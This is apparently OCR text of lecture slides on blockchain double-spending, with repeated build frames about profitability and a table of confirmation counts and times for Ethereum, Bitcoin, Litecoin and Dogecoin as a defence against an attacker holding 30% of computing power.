
Double-Spending Threshold

Double-Spending Threshold

Profitability depends on transaction value.


Double-Spending Threshold

Profitability depends on transaction value.




Double-Spending Threshold

Profitability depends on transaction value.




Double-Spending Threshold

Profitability depends on transaction value.



Double-Spending Threshold

Profitability depends on transaction value.



Double-Spending Defence - Confirmation Time

Ethereum

Bitcoin

Double-Spending Defence - Confirmation Time

	Ethereum	Bitcoin
Block confirmations	37	6

Double-Spending Defence - Confirmation Time

	Ethereum	Bitcoin
Block confirmations	37	6

30% of the total computing power

Double-Spending Defence - Confirmation Time

	Ethereum	Bitcoin
Block confirmations	37	6
	about **10 minutes**	about **60 minutes**


30% of the total computing power

Double-Spending Defence - Confirmation Time

	Ethereum	Bitcoin	Litecoin	Dogecoin
Block confirmations	37	6	28	47
	about **10 minutes**	about **60 minutes**	about 70 minutes	about 47 minutes

30% of the total computing power

